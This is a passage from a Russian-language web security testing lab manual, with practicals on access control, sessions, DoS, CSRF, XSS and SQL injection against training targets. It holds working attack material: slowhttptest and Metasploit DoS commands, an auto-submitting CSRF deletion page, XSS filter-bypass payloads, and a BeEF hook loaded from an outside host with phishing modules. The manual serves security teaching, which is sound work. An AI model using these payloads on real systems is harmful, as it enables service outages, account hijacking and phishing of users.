Шаг 9 Проверить наличие HTTP-заголовков Strict-Transport-Security, устанавливаемых на стороне веб-сервера. Отправить следующий HTTP-запрос к веб-приложению в программе Burp Suite

```
GET / HTTP/1.1
Host: www.test.app.com
\r\n
```

HTTP-ответ должен содержать заголовок следующего вида:

```
Strict-Transport-Security:
max-age=31536000;
includeSubDomains
```

Проверить наличие страниц со смешанным контентом (mixed-content pages) – страниц, доступных по HTTPS, но содержащих ресурсы (картинки, скрипты

JavaScript, файлы CSS, медиа-контент), доступные по протоколу HTTP. Для этого следует сконфигурировать браузер для работы с тестируемым веб-приложением через веб-прокси Burp Suite, в процессе работы с веб-приложением необходимо во вкладке HTTP History просмотреть историю и удостовериться, что все запросы к серверу отправляются только по протоколу HTTPS.

Проверить, что cookie, содержащие чувствительную информацию, имеют атрибут secure, например:

Set-Cookie: SessionId=371d2sm6cbn3d31a;path=/;secure

Проверить, что чувствительный контент не кэшируется на стороне клиента. Запрещение кэширования определяется наличием HTTP-заголовков Pragma, Cache-Control и Expires со следующими рекомендованными значениями:

Pragma: no-cache

Cache-Control: no-cache, no-store, must-revalidate,

max-age=0

Expires: 0

Проверить, что приложение защищено от атаки «SSL Stripping». Для этого необходимо убедиться, что веб-приложение доступно только по протоколу HTTPS и не доступно опционально по протоколу HTTP или в веб-приложении используется заголовок Strict-Transport-Security (при условии того, что пользователь гарантированно попадет на сайт по протоколу HTTPS).

Шаг 10 Выполнить тестирование SSL/TLS с использованием сервиса ssllabs.com.

В веб-браузере перейти по адресу https://www.ssllabs.com/ssltest/index.html , ввести доменное имя сервера, выполнить сканирование, просмотреть и проанализировать полученные результаты.

Сравнить результаты сканирования сервера с результатами, полученными при его ручном тестировании.

Выполнить тестирование нескольких веб-клиентов (например, веб-браузеров Internet Explorer, Mozilla Firefox, Google Chrome, WhiteHat Security Aviator, Яндекс Браузер, Apple Safari, Opera и т.п.). Для этого в каждом тестируемом браузере открыть страницу https://www.ssllabs.com/ssltest/index.html, выполнить сканирование, просмотреть и проанализировать результаты.

Вопросы и задания

1 Проверить произвольный веб-сервер, поддерживающий SSL/TLS, на соответствие рекомендациям Qualys SSL Labs [7].

2 Написать скрипт, выполняющий идентификацию всех поддерживаемых сервером криптографических наборов SSL/TLS.

3 Просканировать веб-серверы 10 известных компаний, банков, операторов связи с помощью сервиса ssllabs.com. Проанализировать результаты.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 3
Тестирование защищенности механизмом управления доступом

Цель работы - обучение методам и средствам сбора тестирования защищенности механизма управления доступом в веб-приложениях.

Время выполнения – 6 часов

Краткие теоретические сведения

Одним из основных механизмов защиты современных веб-приложений является механизм управления доступом. Обычно выделяют следующие этапы управления доступом [8]:

− идентификация – установление идентификационных данных;

− аутентификация – подтвержденное установление идентификационных данных;

− авторизация – назначение прав идентификационным данным.

При входе в веб-приложение (sign in, log in) пользователь идентифицируется (сообщает свой идентификатор) и аутентифицируется (доказывает, что он именно тот пользователь, чей идентификатор был сообщен).

Большинство веб-приложений используют аутентификацию по паролю. В веб-приложениях с высоким уровнем защищенности (например, в Интернет-банках) также применяются протоколы двухфакторной аутентификации. Очевидным недостатком аутентификации по паролю является возможность использования паролей с плохими статистическими характеристиками. Хранение пароля или его передача по каналам связи в открытом или даже зашифрованном виде потенциально несет угрозу раскрытия пароля.

Тем не менее, современные защищенные веб-приложения в большинстве случаев используют передачу пароля в зашифрованном виде с помощью протоколов семейства SSL/TLS, а хранение пароля в хешированном виде. При этом для хранения паролей пользователей рекомендуется использовать не криптографические хэш-функции общего назначения (например, SHA или MD5), а специализированные функции PBKDF2, bcrypt, scrypt и т.п. Также для хранения паролей необходимо использовать «соль», предназначенную для затруднения проведения атак по словарям и радужным таблицам.

Авторизация в веб-приложениях может быть определена как процесс проверки того, разрешен или запрещен запрос на получения доступа пользователя к ресурсу в соответствии с заданной политикой безопасности. Как правило, в веб-приложениях реализуется ролевая (RBAC) или атрибутная (ABAC) политика логического управления доступом.

Одним из методов тестирования возможности получения привилегий другого пользователя является дифференциальный анализ. Его идея заключается в идентификации всех возможных запросов и соответствующих им URL, которые может выполнить данный пользователь. Затем все полученные запросы выполняются от имени другого пользователя веб-приложения.

Механизм авторизации рекомендуется реализовывать на уровнях представления, бизнес-логики и данных веб-приложения. Уровень представления – не отображает функционал (например, формы, фреймы, ссылки, кнопки), на который пользователь не имеет прав доступа. Уровень бизнес-логики обеспечивает выполнение проверки наличия соответствующих прав доступа до выполнения запроса в веб-приложении, т.е. никакие функции не могут быть выполнены до авторизации (например, если пользователь отправляет запрос на удаление учетной записи, то веб-приложение должно убедиться, что пользователь имеет право на удаление учетной записи и не выполнять никаких функций до того, как это будет установлено). Уровень данных обеспечивает проверку наличия прав доступа пользователя к данным, а не только к функционалу обработки данных (например, пользователь, используя URL вида /delete?record=1, должен удалять только те записи в базе данных, на которые он имеет право доступа DELETE).

Задание. Выполнить тестирование защищенности механизма управления доступом исследуемого веб-приложения.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Настроить работу браузера через штатный проксисервер Burp Suite. В веб-браузере открыть главную страницу тестируемого веб-приложения www.test.app.com.

Шаг 2 Зарегистрироваться в веб-приложении. Получить идентификатор учетной записи и пароль доступа к веб-приложению.

Проанализировать предсказуемость идентификаторов пользователей и, если это возможно, алгоритм назначения идентификаторов.

Проанализировать реализованную в веб-приложении парольную политику. Оценить доступную сложность выбора паролей пользователями. Опционально выполнить атаку полного перебора паролей.

Шаг 3 Перейти по ссылке для аутентификации в приложении.

При этом необходимо убедиться, что форма аутентификации доступна только по протоколу HTTPS. Убедиться, что вводимые пользователем логин и пароль отправляются в зашифрованном виде по протоколу HTTPS. Убедиться, что логин и пароль не отправляются с помощью HTTP-метода GET.

Шаг 4 Проверить, что в веб-приложении изменены стандартные пароли для встроенных учетных записей. Проверить, что новые учетные записи создаются с различными паролями.

Шаг 5 Проверить возможность идентификации пользователей веб-приложения через формы регистрации, входа и восстановления пароля.

Для этого следует ввести несуществующее имя пользователя (например, qawsedrf1234) и произвольный пароль, а затем имя существующего пользователя и

произвольный, но неправильный пароль. В обоих случаях должно быть выведено одно и то же сообщение об ошибке вида «Ошибка в имени пользователя или неверный пароль». Также оба HTTP-ответа должны совпадать с точностью до изменяемых параметров и быть получены за одно и то же время. В противном случае веб-приложение имеет скрытый канал (оракул), позволяющий идентифицировать его пользователей.

Шаг 6 Проверить возможность реализации атаки подбора пароля пользователя. Ввести имя пользователя. Ввести несколько раз неправильный пароль (5 – 10 раз). После этого ввести правильный пароль для этой учетной записи. Ввести одинаковый пароль для разных учетных записей (для 5 – 10).

Проверить возможность доступа к веб-приложению. Блокирование учетных записей пользователя после нескольких неудачных попыток входа создает условие для реализации DoS-атаки и не должно использоваться в механизмах защиты от атак подбора паролей. Вместо этого необходимо использовать возрастающие временные задержки или средства анти-автоматизации (например, CAPTCHA).

Шаг 7 Проверить, что чувствительный контент (например, страницы с введенными номерами кредитных карт, счетов, адресов) не доступен через механизм History веб-браузера, а также не кэшируется им. Войти под учетной записью пользователя, перейти на страницу с чувствительным контентом. Ввести новые данные.

Выйти из приложения. Нажать кнопку «Back». Пользователь не должен иметь возможность выполнять новые запросы (при корректной реализации управления сессиями). Если при этом пользователю доступны ранее запрашиваемые страницы, то это означает, что серверная часть веб-приложения не запретила веб-браузеру сохранять данные в истории.

Запрещение кэширования определяется наличием HTTP-заголовков Pragma, Cache-Control и Expires со следующими рекомендованными значениями:
Pragma: no-cache
Cache-Control: no-cache, no-store, must-revalidate,
max-age=0
Expires: -1

Шаг 8 Запустить веб-приложение Web Goat. Ввести логин: «guest», пароль: «guest». Перейти по ссылке «Access Control Flaws → Bypass a Path Based Access Control». Изучить условия задачи. Используя FireBug (или любой аналогичный инструмент), изменить значение AccessControlMatrix.html на ../../main.jsp. Нажать кнопку «View File».

Перейти по ссылке «LAB: Role Based Access Control → Stage 1». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Можно видеть, что от пользователя скрыта кнопка «DeleteProfile», так как он не должен иметь возможности удалять учетные записи. Нажать кнопку «View Profile». В Burp Suite

просмотреть запрос. Используя FireBug (или любой аналогичный инструмент), изменить HTML-размету, заменив элемент

<input type ="submit" value="ViewProfile" name="action">

на элемент

<input type="submit" value="DeleteProfile" name="action">

Нажать кнопку «DeleteProfile». Просмотреть отправленный запрос в Burp Suite. Профиль пользователя будет удален.

Опционально решить задачу «LAB: Role Based Access Control → Stage 2».

Перейти по ссылке «LAB: Role Based Access Control → Stage 3». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Нажать кнопку «View Profile». В Burp Suite просмотреть запрос. Можно видеть, что пользователю доступны данные своего профиля. Используя FireBug (или любой аналогичный инструмент), изменить HTML-размету, заменив элемент

<option value="105" selected="">Tom Cat(employee)</option>

на элемент

<option value="103" selected="">Tom Cat(employee)</option>

Нажать кнопку «ViewProfile». Просмотреть отправленный запрос в Burp Suite. Будут выведены данные профиля пользователя Curly Stooge.

Опционально решить задачу «LAB: Role Based Access Control → Stage 4».

Перейти по ссылке «Remote admin access». Изучить условия задачи. Просмотреть подменю «Admin Functions». Перейти по ссылке WebGoat/attack?Screen=86&menu=200&admin=true.

Просмотреть подменю «Admin Functions».

Вопросы и задания

1 Изучить рекомендации к защищенной реализации механизма хранения паролей. Исследовать механизм восстановления паролей выбранного веб-приложения.

2 Исследовать минимально допустимую длину и сложность паролей в произвольных пяти веб-приложениях из рейтинга ALEXA TOP 100.

3 Исследовать наличие оракулов в механизмах аутентификации произвольных пяти веб-приложениях из рейтинга ALEXA TOP 100.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 4
Тестирование защищенности механизмом управления сессиями

Цель работы - обучение методам и средствам сбора тестирования защищенности механизма управления сессиями в веб-приложениях.

Время выполнения – 6 часов

Краткие теоретические сведения

Сессия веб-приложения – это последовательность HTTP-запросов и соответствующих им HTTP-ответов, ассоциированных с конкретным пользователем. Протокол HTTP не имеет встроенных механизмов управления сессиями (stateless protocol) и поэтому механизм управления сессиями реализуется логикой веб-приложения. Как минимум, сессия создается при успешной аутентификации пользователя в веб-приложении. При этом генерируется уникальный идентификатор (токен) сессии, ассоциированный с этим пользователем. Данный идентификатор передается в каждом HTTP-запросе и является аналогом пароля пользователя, так как любой HTTP-запрос, содержащий такой идентификатор, будет воспринят веб-приложением как запрос от легитимного пользователя.

Как правило, идентификатор сессии передается в заголовках Cookie средствами веб-браузера, реже в специальных HTTP-заголовках (например, X-Auth-Token) средствами AJAX. Передача идентификатора сессии в URL является наименее защищенной и в настоящее время, как правило, не применяется.

Приведем основные требования безопасности к реализации механизма управления сессиями [8]:

− имя сессионного идентификатора не должно позволять легко идентифицировать веб-приложение (например, PHPSESSID, ASP.NET_SessionId, JSESSIONID);

− длина сессионного идентификатора должна быть не менее 128 бит;

− энтропия сессионного идентификатора должна быть не менее 64 бит;

− передача сессионного идентификатора должна осуществляться в заголовках Cookie с флагами HttpOnly, Secure и выставленным атрибутом Domain;

− после изменения состояния пользователя (вход в веб-приложение, смена пароля, смена роли, истечение таймаута неактивности и т.д.), критичного с точки зрения политики безопасности, должен создаваться новый идентификатор сессии, а старый – аннулироваться;

− после изменения протокола HTTP на HTTPS должен создаваться новый идентификатор сессии, а старый – аннулироваться;

− аннулирование сессионного идентификатора должно быть реализовано как на клиенте, так и на сервере;

− должны быть реализованы таймаут неактивности, абсолютный таймаут и таймаут обновления сессионного идентификатора.

- Выделяют следующие основные атаки на механизмы управления сессиями:

− фиксация сессии;

− подбор идентификатора сессии;
− перехват идентификатора сессии;
− кража идентификатора сессии.

Получение идентификатора сессии пользователя приводит, как правило, к получению злоумышленником всех прав пользователя.

Задание. Выполнить тестирование защищенности механизма управления сессиями исследуемого веб-приложения.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Настроить работу браузера через штатный прокси-сервер Burp Suite. В веб-браузере открыть главную страницу тестируемого веб-приложения www.test.app.com. Просмотреть Cookie, определить, создается ли сессия для неаутентифицированных (анонимных) пользователей.

Шаг 2 Ввести корректные логин и пароль. Определить, что используется в качестве транспорта для передачи идентификатора сессии. Если для этого используется механизм Cookie, то определить имена cookie, их атрибуты (Secure, HttpOnly, Domain, Path, Expires) и значения.

Проанализировать адекватность используемых атрибутов Cookie.

Шаг 3 Проанализировать имя идентификатора сессии, его структуру и значение, определить, используется ли кодирование или шифрование данных. Используя инструмент Sequencer в Burp Suite, проанализировать вероятностные характеристики последовательности идентификаторов сессий. Сделать вывод о соответствии реализации функции генерации идентификаторов требованиям безопасности.

Сделать вывод о возможности использования атаки грубой силы для генерации сессионного идентификатора пользователя.

Шаг 4 Проверить аннулируемость сессии на серверной стороне. Сохранить Cookie в веб-браузере (можно использовать расширение Export Cookies), выйти из приложения.

Импортировать сохраненные ранее Cookie в браузер (можно использовать расширение Import Cookies). Перейти по любому адресу веб-приложения. Если вы попадете в предыдущую сессию, то это означает, что аннулирование сессии происходит только на клиенте. Проверить, что пользователь может завершить свою сессию в любой момент времени – каждая страница, доступная после аутентификации, содержит ссылку типа «Sign out», позволяющую завершить сессию. Проверить, какие механизмы таймаутов реализованы в веб-приложении.

Шаг 5 Проверить возможность выполнения атаки типа «Фиксация сессии». Для этого проверить наличие следующего недостатка: веб-приложение не обновляет

сессионный идентификатор, отправленный браузером пользователя, после успешной аутентификации последнего. Отправить запрос веб-приложению и получить сессионный идентификатор в Cookie:

GET / HTTP/1.1
Host: www.test.app.com
\r\n
Получить и проанализировать ответ
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: ID=d8eyYq3L0z2fgq10m4v; Path=/; secure
Аутентифицироваться, используя запрос с полученным идентификатором ID:
POST https://www.test.app.com/auth HTTP/1.1
Host: www.test.app.com
Cookie: ID=d8eyYq3L0z2fgq10m4v
\r\n
user=test&password=Zz123456

Если аутентификация прошла успешно, то приложение уязвимо к атаке фиксации сессии.

Дополнительно убедиться, что идентификатор сессии передается только в Cookie и не раскрывается в лог-файлах, сообщениях об ошибках, URL и т.д.

Шаг 7 Проверить, что идентификатор сессии меняется после повторной аутентификации, смены пароля, роли и т.д.

Шаг 8 Проверить, что веб-приложение не позволяет иметь две одинаковые сессии с двух разных узлов сети.

Вопросы и задания

1 Предложить сценарий атаки, использующий недостаток аннулирования сессии только на клиентской стороне веб-приложения.

2 Используя поисковые системы (Google, Shodan), найти веб-приложения с механизмом URL Rewriting.

3 Написать сценарий JavaScript, устанавливающий или считывающий идентификатор сессии пользователя.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 5
Тестирование на устойчивость к атакам отказа в обслуживании

Цель работы - обучение методам и средствам сбора тестирования веб-приложений на устойчивость к атакам отказа в обслуживании (DoS-атакам).

Время выполнения – 4 часа

Краткие теоретические сведения

Целью реализации DoS-атаки является нарушение доступности веб-приложения. Это может быть достигнуто путем DoS-атаки на канал связи, программную платформу веб-сервера или на само веб-приложение.

Традиционно DoS-атаки являются сетевыми (используют недостатки сетевых технологий) и могут быть классифицированы по уровням модели ISO/OSI. Например, атаки ICMP Flood (L3) и DNS/NTP Amplification (L7) приводят к отказу канала связи, а атаки Ping of Death (L3), SYN Flood (L4), SSL Renegotiation DoS (L5/L6), HTTP Flood (L7), Slow HTTP (L7) воздействуют на платформу веб-приложения (операционная система, веб-сервер, фрэймворк и т.д.).

Для достижения отказа в обслуживании с помощью атак прикладного уровня (L7) атакующему может потребоваться существенно меньшее количество ресурсов. Например, если для успешной реализация атаки SYN Flood она должна быть распределенной (DDoS) и использовать ботнет, то для реализации атак класса Slow HTTP DoS (Slowloris, Slow HTTP Post, Slow HTTP Read) обычно достаточно одного компьютера [10 – 13].

Вместе с тем для веб-приложений также характерны DoS-атаки уровня приложения, возможные из-за наличия уязвимостей в его коде [9]. Например, возможность проведения атаки типа SQL injection может позволить злоумышленнику удалить базу данных с учетными записями пользователей или выполнить запрос вида select benchmark (100000000, now()) для израсходования ресурсов системы. Также примерами атак уровня приложения являются атаки XML Billion Laughs (XML Bomb), XML Quadratic Blowup Attack, ZIP of Death (ZIP Bomb).

Задание. Выполнить тестирование устойчивости веб-приложения www.test.app.com к DoS-атакам на уровне протокола HTTP.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Установить программу slowhttptest, доступную по URL вида https://code.google.com/p/slowhttptest. Изучить документацию. Запустить сетевой анализатор Wireshark.

Шаг 2 На тестовом стенде, эмулирующем работу веб-сервера www.test.app.com, установить и выполнить базовые настройки для веб-серверов Apache, Nginx и IIS. Запустить веб-сервер Apache.

Шаг 3 Запустить в отношении веб-сервера атаку Slowloris, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

slowhttptest -H -c 3000 -r 3000 -i 50 -l 6000

–u http://www.test.app.com

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 4 Запустить в отношении веб-сервера атаку Slow HTTP POST, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

slowhttptest -B -c 3000 -r 3000 -i 50 -l 6000

–u http://www.test.app.com

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 5 Запустить в отношении веб-сервера атаку Slow Read, выбрав файл достаточного размера, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

slowhttptest -X -c 3000 -r 3000 -l 6000 -k 5 -n 50

-w 1 -y 2 -z 1 –u http://www.test.app.com/bigauth.js

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 6 Остановить сервер Apache. Запустить сервер Nginx. Проделать предыдущие шаги в отношении сервера Nginx.

Шаг 7 Остановить сервер Nginx. Запустить сервер IIS. Проделать предыдущие шаги в отношении сервера IIS.

Шаг 8 В отношении сервера Apache выполнить атаку Apache Range Header. Проанализировать результаты. Выполнить команду

slowhttptest -R -u http://www.test.app.com -t GET

-c 1000 -a 10 -b 3000 -r 500

Выполнить атаку Apache Range Header с использованием Metasploit Framework:

msfconsole

> use auxiliary/dos/http/apache_range_dos

> show options

> set RHOSTS www.test.app.com

> set RPORT 80

> set RLIMIT 100

> set THREADS 3

> run

Вопросы и задания

1 Как можно по косвенным признакам определить уязвимость веб-сервера к атакам типа Slow HTTP DoS?

2 Реализовать механизмы защиты для веб-сервера Apache от атак Slow HTTP DoS.

3 Реализовать и протестировать веб-приложение, уязвимое к атаке XML Bomb.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 6
Поиск уязвимостей к атакам CSRF

Цель работы - обучение методам и средствам идентификации и эксплуатации уязвимостей веб-приложений к атакам CSRF.

Время выполнения – 4 часа

Краткие теоретические сведения

Атака Cross-Site Request Forgery (CSRF или XSRF) переводится как «Межсайтовая подделка запросов» [14, 15]. Данная атака заключается в том, что злоумышленник вынуждает браузер пользователя отправить без ведома последнего произвольный HTTP-запрос.

Уязвимость к атаке CSRF обусловлена недостатками отсутствия или некорректности проверки веб-приложением источника (origin) HTTP-запросов.

Как правило, атака проводится в два этапа.

На первом этапе злоумышленник подготавливает веб-ресурс (либо на своем собственном сервере, либо на каком-либо форуме или в социальной сети), содержащий код HTML или JavaScript и вынуждающий браузер пользователя выполнить нужный злоумышленнику HTTP-запрос.

На втором этапе злоумышленник вынуждает жертву зайти на подготовленный им ресурс, передав ей ссылку с завлекающим текстом. Для этого злоумышленник может воспользоваться социальными сетями, электронной почтой или системами обмена мгновенными сообщениями, а также использовать методы социальной инженерии. Для маскировки адреса вредоносного веб-ресурса, злоумышленник может воспользоваться сервисом по сокращению URL (например, goo.gl или bit.ly).

Рекомендуемым общим методом защиты от атак CSRF является метод Synchronizer Token Pattern, основанный на использование случайных токенов [15]. Нерекомендуемыми методами защиты от атак CSRF являются:

− проверка HTTP-заголовка Referer;
− проверка наличия HTTP-заголовка X-Requested-With;
− использование дополнительных действий пользователя для подтверждения;
− использование заголовка Cookie (метод защиты «Double submit cookies»);
− отправка нескольких запросов;
− использование метода POST.

При реализации защиты от атак CSRF в первую очередь требуется убедиться, что приложение не содержит уязвимостей, позволяющих провести атаку XSS, так как почти все меры противодействия атакам CSRF могут быть преодолены через использование данной уязвимости.

Кроме того, необходимо проверить, что все действия, изменяющие состояние веб-приложения (действия по изменению или удалению различных объектов и т.п.), реализуются только с использованием метода POST (либо обычный POST, либо POST через AJAX).

Задание. Выполнить идентификацию и эксплуатацию уязвимостей к атакам CSRF.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Запустить веб-приложение WebGoat. Ввести логин: «guest», пароль: «guest». Перейти по ссылке «Cross-Site Scripting → Cross-Site Request Forgery». Изучить условия задачи. Ввести в поле «Title» значение «Hello», а в поле «Message» значение «test». Нажать кнопку «Submit». Просмотреть с помощью Burp Suite или аналогичного средства отправленный браузером запрос Ввести в поле «Title» значение «Hello», а в поле «Message» следующий HTML-код:

```
<img
src=http://localhost/WebGoat/attack?transferFunds=40
00>
```

Шаг 2 Перейти по ссылке «Cross-Site Scripting → CSRF Prompt By-Pass». Изучить условия задачи. Ввести в поле «Title» значение «Hello», а в поле «Message» следующий HTML-код:

```
<img
src="http://localhost/WebGoat/attack?transferFunds=4
000" onerror="i1=document.createElement('img');
i1.src='http://localhost/WebGoat/attack?transferFund
s=CONFIRM'">
```

Шаг 3 Проверить уязвимость веб-приложения www.app.test.com к атакам CSRF. Найти функцию, меняющую состояние веб-приложения. Выполнить эту функцию. Просмотреть HTTP-запрос. Удалить из него заголовки Referer и X-Requested-With (если они имеются). Проверить, что в запросе используется метод POST. Проверить наличие в запросе параметра, соответствующего CSRF-токену (он может называться CSRF_token, CSRFToken, authenticity_token). Приложение уязвимо к атаке CSRF, если успешно выполнен один из следующих тестов:

− запрос не содержит CSRF-токенов в специальных заголовках и параметрах формы, а заголовки Referer и X-Requested-With мо гут быть удалены из запросов без нарушения функциональности приложения;

− запрос содержит CSRF-токен, но последний может быть удален из-запроса без нарушения функциональности приложения;

− запрос содержит CSRF-токен, но значение последнего может быть любым или пустым;

− CSRF-токен одного пользователя может быть использован другим пользователем;

− CSRF-токен является предсказуемым;

− приложение обрабатывает как POST-запросы с CSRF-токенами, так и GET-запросы без CSRF-токенов;

− существует hard-coded CSRF-токен для отладки и тестирования.

Шаг 4 К обнаруженной уязвимости к атаке CSRF написать эксплоит. Например, пусть для удаления учетной записи используется следующий запрос:

```
POST /delete HTTP/1.1
Host: www.app.test.com
Cookie: JSESSIONID=KxwexXHkDqzObNrFnXZN19Lq
\r\n
user=test&en=187213&pp=true
```

Если данный запрос не содержит CSRF-токенов, то для эксплуатации CSRF-уязвимости можно разместить на ресурсе злоумышленника следующий HTML-код:

```
<html>
<body>
<form
action="http://www.app.test.com/delete"
method=POST>
<input type="hidden" name="user" value="test">
<input type="hidden" name="en" value="187213">
<input type="hidden" name="pp" value="true">
</form>
<script>document.forms[0].submit()</script>
</body>
</html>
```

Перейти на веб-ресурс злоумышленника, убедиться, что подделанный запрос отправляется и обрабатывается приложением.

Вопросы и задания

1 Для веб-приложения, уязвимого к атаке CSRF, написать эксплоит, отправляющий данные типа multipart/form-data.

2 Для веб-приложения, уязвимого к атаке XSS, написать на языке JavaScript эксплоит, извлекающий CSRF-токен.

3 Показать, как, используя уязвимость к атаке CSRF, можно выполнить атаку XSS.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 7
Поиск уязвимостей к атакам XSS

Цель работы - обучение методам и средствам идентификации и эксплуатации уязвимостей веб-приложений к атакам XSS.

Время выполнения – 4 часа

Краткие теоретические сведения

Атака Cross-Site Scripting (XSS) – это атака на веб-приложение, использующая недостатки неправильной обработки данных и позволяющая выполнить произвольный сценарий (JavaScript, VBScript) в контексте источника (origin) уязвимого веб-приложения.

Атаки XSS классифицируются по вектору и способу воздействия. По вектору воздействия атаки XSS бывают отраженными (reflected), устойчивыми (persistent) и основанными на объектной модели документа (DOM-based). По вектору атаки XSS делятся на активные и пассивные.

Устойчивая атака XSS – это XSS атака, в результате которой введенный злоумышленником код сохраняется на веб-сервере и возвращается пользователю в запросе, не содержащем вектор атаки.

Отраженная атака XSS – XSS атака, в результате которой код, введенный злоумышленником, передается пользователю в ответе на тот же запрос, в котором передан вектор атаки.

Атака XSS, называется DOM-based, если код злоумышленника может быть выполнен в браузере пользователя без отправки запроса на сервер веб-приложения.

В результате успешной реализации атаки XSS злоумышленник может выполнить, например, следующие действия:

− перенаправить пользователя на любой веб-сайт;

− получить аутентификационные данные пользователя, передающиеся в Cookie;

− получить любые данные, к которым имеет доступ клиентская часть веб-приложения;

− получить доступ к внутренней сети пользователя;

− выполнить Deface веб-сайта и т.д.

В общемировой практике тестирования защищенности веб-приложений в качестве доказательства уязвимости приложения к атаке XSS принято демонстрировать возможность выполнения JavaScript-кода вида alert(1), prompt(/XSS/), confirm(0) и т.п.

При тестировании наличия уязвимости к атакам XSS важно определять контекст, в который выводятся данные. Существуют следующие виды контекстов: HTML, SCRIPT, STYLE, URL и атрибутный [16]. Ниже приведены примеры XSS-векторов для каждого из контекстов:

```
<h1>Hello,<img/src=1 onerror=prompt(0)></h1>
<script>var name='';alert(1);'';</script>
<a href="javascript:alert&lpar;1rpar;">ClickMe</a>
```

<div class=""onmouseover="alert(1);">…
…

Задание. Выполнить идентификацию и эксплуатацию уязвимостей к атакам XSS.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2 Перейти по ссылке «XSS → Example 1». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS.
В качестве переменной name ввести вектор
<script>alert(1)</script>

Шаг 3 Перейти по ссылке «XSS → Example 2». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS.
В качестве переменной name ввести вектор
<script>alert(1)</script>
Убедиться, что слово script фильтруется. Ввести вектор
<ScRipT>alert(1)</sCrIpT>

Шаг 4 Перейти по ссылке «XSS → Example 3». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS.
В качестве переменной name ввести вектор
<script>alert(1)</script>
Убедиться, что слово <script> вырезается. Ввести вектор
<scr<script>ipt>alert(1)</s</script>cript>

Шаг 5 Перейти по ссылке «XSS → Example 4». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS.
В качестве переменной name ввести вектор
<script>alert(1)</script>
Убедиться, что слово <script> вырезается корректно. Ввести
вектор
<img/src=1 onerror=alert(1)>

Шаг 6 Перейти по ссылке «XSS → Example 5». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS.
В качестве переменной name ввести вектора
<script>alert(1)</script>
<img/src=1 onerror=alert(1)>
Убедиться, что слово alert вырезается корректно. Ввести вектора

<img/src=1 onerror=\u0061alert(1)>
<img/src=1 onerror=prompt(1)>
<img src=1 onerror="t=/aler/.source%2b/t(1)/.source;
eval(t)">

Шаг 7 Перейти по ссылке «XSS → Example 6». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS.

В качестве переменной name ввести вектора

";alert(1);"

</script><script>alert(1);//

Шаг 8 Перейти по ссылке «XSS → Example 7». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS.

В качестве переменной name ввести вектор

";alert(1);"

Убедиться, что символ " кодируется в HTML-сущность &quot. В качестве переменной name ввести вектор

';alert(1);'

Шаг 9 Перейти по ссылке «XSS → Example 8». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. Вводимые данные кодируются корректно. Изменить URL на следующий:

xss/example8.php/"onsubmit="alert(1)

Шаг 10 Перейти по ссылке «XSS → Example 9». Проанализировать логику функционирования веб-приложения. Определить контекст и тип возможной атаки XSS. В браузере перейти по ссылке

xss/example9.php#<script>alert(1)</script>.

Убедиться, что никакого HTTP-запроса не отправляется.

Шаг 11 Запустить среду эксплуатации уязвимостей BeEF.

Перейти по ссылке «XSS → Example 1». В качестве значения параметра name ввести вектор

<script src="http://1.1.1.1:3000/hook.js"></script>

Перейти в консоль BeEF, ввести стандартные логин и пароль (beef:beef). В разделе «Online Browser» должен отображаться ваш браузер. Во вкладке «Details» просмотреть информацию о браузере и компьютере. Перейти во вкладку «Commands». Выполнить следующие команды и проанализировать полученные результаты:

− «Create Alert Dialog»;
− «Redirect Browser», перенаправив пользователя на сайт http://evil.com;
− «Clickjacking»;
− «Clippy»;
− «Fake Notification Bar»;
− «Google Phishing»;

− «Pretty Theft».

Вопросы и задания

1 Выполнить все задания по поиску уязвимостей к атакам XSS на сайте xss-game.appspot.com.

2 Выполнить несколько заданий по поиску уязвимостей к атакам XSS на сайте escape.alf.nu.

3 Выполнить несколько заданий по поиску уязвимостей к атакам XSS на сайте prompt.ml.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 8
Поиск уязвимостей к атакам SQL-injection

Цель работы - обучение методам и средствам идентификации и эксплуатации уязвимостей веб-приложений к атакам SQL-injection.

Время выполнения – 6 часов

Краткие теоретические сведения

Атака внедрения операторов SQL (SQL-injection) – это внедрение во входные данные, обрабатываемые веб-приложением, операторов языка SQL.

Необходимым условием уязвимости к атаке SQL-injection является недостаточная обработка входных недоверенных данных при формировании веб-приложением SQL-запросов, зависящих от этих данных. Атака SQL-injection позволяет злоумышленнику получить непосредственный доступ к данным через механизмы СУБД в обход логики веб-приложения.

В зависимости от используемой веб-приложением СУБД и условий внедрения выделяют следующие разновидности атак SQL-injection [17]:

- классическая;
- «слепая» типа boolean-based;
- «слепая» типа time-based;
- error-based;
- вложенная;
- фрагментированная.

Рассмотрим примеры базовых тестов, обнаруживающих уязвимость параметра id к атаке SQL-injection:

- http://www.test.app.com/index?id=1'
- http://www.test.app.com/index?id=1"
